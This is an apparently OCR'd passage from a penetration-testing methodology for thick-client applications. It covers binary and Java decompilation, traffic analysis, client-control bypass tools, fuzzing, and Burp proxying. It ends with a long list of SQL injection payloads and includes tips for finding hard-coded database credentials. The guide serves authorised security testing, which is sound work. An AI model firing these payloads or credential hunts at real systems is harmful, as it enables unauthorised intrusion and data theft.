3.) Order by name by clicking on the 'Name' column header for easier comparison



IDA Pro Imports tab


When utilizing results gained solely through this process of cross reference without subsequent analysis of the disassembly, ensure that findings are carefully predicated as such (simply calling these APIs will not lead to a directly exploitable vulnerability in every condition).

Custom memory-copy-loop analysis

Buffer overflows are a vulnerability type that can allow an attacker to achieve execution of arbitrary code. When development projects utilize custom code to conduct memory copying instead of employing standard peer reviewed libraries, the potential for such conditions is heightened. Through code analysis techniques, such conditions may be detected through manual analysis of disassembled code or failing this decompiled code. It is also possible to utilize automation techniques to detect simple examples of such vulnerabilities.

There exists a pre-built IDA plugin which attempts in a rudimentary manner to detect such conditions. However, the plugin is built for a legacy version of IDA which is not readily available at the time of writing. In order to utilize this plugin with a current version of IDA it must be rebuilt which itself requires a copy of the IDA SDK (available with a commercial purchase of the full version of IDA). The plugin (LoANPlug) can be found at:
http://www.openrce.org/downloads/details/30/LoANPlug
If sufficiently proficient with assembly or should a decompiled version of the code-base be available, search through the code ensuring that the following rules have been applied:

- Make sure any functions that copy variable-length data into a buffer use a maximum length parameter properly. The following code provides insight through a high level language into the coding practise which leads to this vulnerability.



Insecure memory copy-loop example


- Make sure that the code does not rely on another layer or tier for data truncation.
- If you see a problem, make sure the code truncates the data instead of expanding the buffer to fit it. Buffer expansion may just move the problem downstream.

BinScope

Binscope is a Microsoft binary security analysis tool which provides an easy to use interface and automatic generation of results. Results state compliance with Microsoft's Security Development Lifecycle (SDL) requirements and recommendations.
To use BinScope:

- Load 'SDL BinScope' from the start menu
- Select the binary to be analysed
- Optional: Specify debug symbols
- Select checks


- If PDB debugging symbols are not available a number of the checks will fail. If this is the case the following checks will not complete:
  - ATLVersionCheck
  - ATLVulnCheck
  - FunctionPointersCheck
  - GSCheck
  - GSFunctionOptimizeCheck
  - GSFunctionSafeBuffersCheck
  - CompilerVersionCheck
  - GSFriendlyInitCheck
  - VB6Check




BinScope output example

Java - JAD

If the application is identified as a Java app we will have a much easier time as Java can be decompiled back to its byte code quite easily. For this we use a tool called JAD (stands for JAvaDecompiler). First though we need to obtain the java .class file to use JAD on. Java applets are most commonly called through a website where you will see applet parameter call.
In other cases stand alone apps will be distributed as a .Jar file (JavaARchive). These files can be opened with winrar or winzip, where you will then have access to the .class file (and other auxiliary files).



Example



Example

In some cases it can be difficult to obtain the actual Java class, but try a few tricks such as:
Append .java or .class to a Servlet Name For example, if the site uses a servlet called "/servlet/LogIn" then look for "/servlet/LogIn.class"

Disassemble jar file

Once acquired we can run JAD from our analysis directory (download is here if needed. http://www.varaneckas.com/jad):
In this case our .jar yielded three class files, one of which was MemoryRealm.class. Here we use the switch:
jad.exe -sjava MemoryRealm.class

```
C:\Users\Ender\Desktop\Java>jad.exe -sjava MemoryRealm.class
Parsing MemoryRealm.class... Generating MemoryRealm.java
Overlapped try statements detected. Not all exception handlers will be resolved in the method pullData
Couldn't fully decompile method pullData
Couldn't resolve all exception handlers in method pullData
```

Now we have semi decompiled bytecode:

```
1   // Decompiled by Jad v1.5.8g. Copyright 2001 Pavel Kouznetsov.
2   // Jad home page: http://www.kpdus.com/jad.html
3   // Decompiler options: packimports(3)
4   // Source File Name:   MemoryRealm.java
5
6   package com.sirf.server.console.login;
7
8   import java.io.File;
9   import java.security.Principal;
10  import java.util.*;
11  import org.apache.catalina.Container;
12  import org.apache.catalina.LifecycleException;
13  import org.apache.catalina.realm.GenericPrincipal;
14  import org.apache.catalina.realm.RealmBase;
15  import org.apache.catalina.util.StringManager;
16  import org.apache.commons.logging.Log;
17  import org.apache.commons.logging.LogFactory;
18  import org.apache.tomcat.util.digester.Digester;
19
20  // Referenced classes of package com.sirf.server.console.login:
21  //            MemoryRuleSet
22
23  public class MemoryRealm extends RealmBase
24  {
25
26      public MemoryRealm()
27      {
28          container = null;
```

De-obfuscate if necessary (and possible)

Inspect code for vulnerabilities

In java (and other languages) we want to find client side validation code, functions that set the user privilege level, or client filters to disable attack characters like ' or <.

One of the quickest "wins" are finding unencrypted database connection strings in Java files. Usually the user you find is also dbo so you can then bypass the client altogether and get serverside data as needed.
To a lesser extent want to find encryption schemes for data that might be breakable.
Also .class files aren't the only files which can lead to vulnerabilities. Inspect all .properties and .xml files for the same type of disclosure below.

Perform automatic (REGEX?) searches for hard coded passwords etc


Here a list of quick win type of searches for java. These searches can be extended to any type of source analysis:

grep or findstr for:
"submission" , "connect" , "connection" , "SQL" , "<script>" , "alert" , "password" , "pass" , "user" , "hash" , "test" , "role" , "level" , "store" , "exec" , "db" , "database" , "admin" , "native", "encode" , "decode" , "key" .

Traffic Analysis

Traffic analysis is the bread and butter of this service. It identifies many more possibilities of compromise in the application architecture than just exploitation of the binary itself. Most "thick clients" talk to databases or web services. In most cases these messages ride along HTTP or SOAP/XML. In some cases though a thick client will use a proprietary protocol which is much harder to deal with or use HTTPS.
We will be using several tools in this section, we will start off with Wireshark.
Wireshark is a protocol analyzer with an extensible GUI. Most of our analysis VM's will have Wireshark pre loaded.
Basic Wireshark:

- Load 'Wireshark' from the start menu
- Select the interface on which to capture packets




- Start applying filters
- Follow TCP Streams to analyze connections

Monitor Installation Traffic

If our app has some sort of installer (.msi or .exe) we want to ensure we identify any and all traffic at that time as well as at runtime. Save a .pcap file from wireshark of just the installation.

- Load you capture File
- Click on the Statistics menu

- Click on Endpoints
- click the TCP tab
- uncheck name resolution box



identify any key servers called

Some applications might have installation settings that are entered via the installer that contact a registration server or other server. analyze the traffic dump for these requests using the previous method. If HTTP is used, note the servers and parameters passed for later fuzzing.

identify plaintext traffic and analyze

For install traffic use the same method as 6.1 and right click on any servers identified (or that have the most bytes)) and apply a filter. This will pull out all communications with that host. Sorting by protocol will give you an idea of how the connection is built. If HTTP traffic right click on a request and follow the tcp stream to build out a complete HTTP conversation.

identify server side data store

If any serverside datastore is called during install, record it as necessary.


Monitor Runtime Traffic

Runtime traffic will hold the bulk of the connections. Here we watch, in runtime, our input make its way through the client checks and to the server backend.


Identify server side interaction

A full walk of the application while sniffing is necessary in this step. After a traffic dump is completed:

- Load you capture File
- Click on the Statistics menu
- Click on Conversations
- click the TCP tab
- uncheck name resolution box



Here we see all the TCP communication and can analyse each one by right clicking on the communication and choosing "apply as filter"



Now we can view any HTTP or non HTTP communications with that server.

IPs & Ports, Protocols

- Load you capture File
- Click on the Statistics menu
- Click on Endpoints
- click the TCP tab
- uncheck name resolution box

This will give you an assessment of all servers and ports called.

Client Controls Bypassing

For each security related client side control

Windows enabler

Developers will often make the error of utilizing greyed out or disabled controls as the sole factor controlling differing privilege levels for user accounts. A tool named ‘windows Enabler” can be used to easily circumvent these controls without the need for complex memory patching. Bear in mind that in some circumstances this process will cause unforeseen side effects and extreme system instability.

- Launch the ‘windows Enabler’ tool.
- Left click the icon circled below:

‘Windows enabler’ notification icon

- Left click on disabled controls to re-enable

Identify all sensitive information included but obfuscated at the client side

Use public tool-sets and static analysis of memory dumps to


access hidden data

When testing if you suspect that sensitive information may be passed to the client side but simply not displayed to the user static memory dumps or debugging techniques can be used to access information not displayed through the user interface. A detailed description of this process is our of scope for this version of the methodology; however it remains to be stated that should the tester poses sufficient reverse engineering and analysis experience this can prove to yield a lucrative result set.

Revelation

SnadBoy's Revalation tool allows data which has been obfuscated within the user interface (passwords etc.) to be trivially revealed.

- Within the Revelation interface 'left click and drag the 'circled +'
- As you drag the 'clicked +' cursor over different fields on various windows, the text in the field under the cursor will be displayed in the 'Text of Window…' box.
- Release the left mouse button when you have revealed the text you desire.



'Revelation example'

Brute-force identified hashes

Passwords revealed through a de-obfuscated input field will often be revealed within hash form. In order to break these we may employ a number of different techniques and tools depending on the particular variety of hash. It is not possible (or fitting) to provide a comprehensive guide to cracking hashes here as it is assumed that the tester has some background in this area. However, it does remain to state that many consultants consider online pre-calculated hash tables unsuitable for use within production environment client engagements due to the fact that by submitting hashes, information is disclosed regarding current in-use live passwords. Instead, local brute-forcing, rainbow tables or collision attacks should be utilized.

Client Side Fuzz Testing and Manual Analysis

Fuzz testing or 'fuzzing' is an application testing strategy that provides invalid, unexpected, or random data to the inputs of a program. If the program fails (for example by generating a segmentation fault) the defects can be noted and investigated for the potential security implications.


Comraider

As described in the section, 'Identify Application Type', ActiveX controls are a subset of the standard Windows PE which implements COM interfaces. We are therefore able to utilize vectors and tools which operate through these COM interfaces.
When analysing the functionalities exposed by an ActiveX control for security implications it is a common mistake to assume that only the interfaces actively employed by the application as deployed are available. By enumerating additional 'unused' interfaces in many cases we will discover additional functionalities with implications for application security.
Comraider (http://labs.idefense.com/software/fuzzing.php#more_notspikefile) can be used to enumerate safe for scripting objects, and send fuzz data to the discovered interfaces.

- Launch Comraider through the start menu.
- Click the Start button in the top right corner of the interface.
- Select the second option 'Scan a directory for registered COM servers'. Com/ActiveX objects installed through IE are typically placed within "C:\Windows\Downloaded Program Files".
- Select this folder or any other folder where ActiveX components may be dropped and click OK.
- In the list select the items associated with the application to be tested and click 'Select'.
- You will now be prompted with a full list of properties and subroutines for the selected class. This list can be useful in enumerating vulnerable functionalities which have not been subjected to the same degree of security considerations as other subroutines.
    - Perform manual analysis on the identified subroutines in order to identify any security sensitive actions which can be performed. Bear in mind that these

functionalities can be triggered from within the browser through JavaScript. The combination of a cross-site scripting vulnerability with a powerful, exposed ActiveX interface can be leveraged for devastating attacks.

- Right click on the component you intend to fuzz and select 'fuzz member' or 'fuzz library'.
- Click the 'Next' button and the following dialog will display the fuzzing tasks to be completed.
- By default simply click 'Begin Fuzzing' and view results when complete.




ComRaider control enumeration

MiniFuzz

MiniFuzz is a very simple fuzzer designed to ease adoption of fuzz testing by people who are unfamiliar with file fuzzing tools or have never used them in their current software development processes. Whereas Comraider allows us to enumerate and fuzz directly into Com interfaces exposed by ActiveX controls, Minifuzz operates through the standard inputs accepted by WinPEs.

1. Simply select the executable to fuzz within the target pane.
2. The default settings will satisfy most requirements but alter as necessary.

3. Select a template file within the settings pane.
    1. Template files are examples of the application's standard input file type.
4. Start the fuzzing process.
5. Minifuzz will alter the input file according to a set of predefined patterns and log any resultant application crashes.



Minifuzz

Analyse all findings for confirmation

The next logical step is to perform detailed analysis of the identified crashes in order to confirm the nature of the bug and to confirm the possibility of arbitrary code execution vulnerabilities. Although this ties into the earlier section titled 'Binary/Bytecode Analysis', the process relies upon a thorough knowledge of the reverse engineering process and so, for limited engagements may prove beyond realistic scope expectations. In these cases as much useful information should be gathered together and integrated into the report to assist the client developers.

Server side Fuzzing

Proxy TCP Traffic with Mallory

Fuzz for

Arbitrary payloads

Malformed traffic

Common overflows

Proxy web traffic with BURP

Proxying web requests with burp requires you to set the IE proxy settings to "localhost" and port 8080. Some clients are proxy aware. If not we might have to load requests in manually based off of sniffing data.

Fuzz for

Injection

Use intruder to fuzz for SQL or datastore injection:

- admin:' or a=a--
- admin:' or 1=1--
- admin'--
- ' or 0=0 --

- " or 0=0 --
- or 0=0 --
- ' or 0=0 #
- " or 0=0 #
- or 0=0 #
- ' or 'x'='x

- " or "x"="x
- ') or ('x'='x
- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or a=a--
- " or "a"="a
- ') or ('a'='a
- ") or ("a"="a
- hi" or "a"="a
- hi" or 1=1 --
- hi' or 1=1 --
- hi' or 'a'='a
- hi') or ('a'='a
- hi") or ("a"="a

- '||(elt(-3+5,bin(15),ord(10),hex(char(45))))
- ||6
- '||'6
- (||6)
- ' OR 1=1--
- OR 1=1
- ' OR '1'='1
- ; OR '1'='1'
- %22+or+isnull%281%2F0%29+%2F*
- %27+OR+%277659%27%3D%277659
- %22+or+isnull%281%2F0%29+%2F*
- %27+--+
- ' or 1=1--
- " or 1=1--
- ' or 1=1 /*
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a
- Admin' OR '
- '%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
-) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
- ' having 1=1--

- ' group by userid having 1=1—

- ' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')--
- ' or 1 in (select @@version)—
- ' union all select @@version--
- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
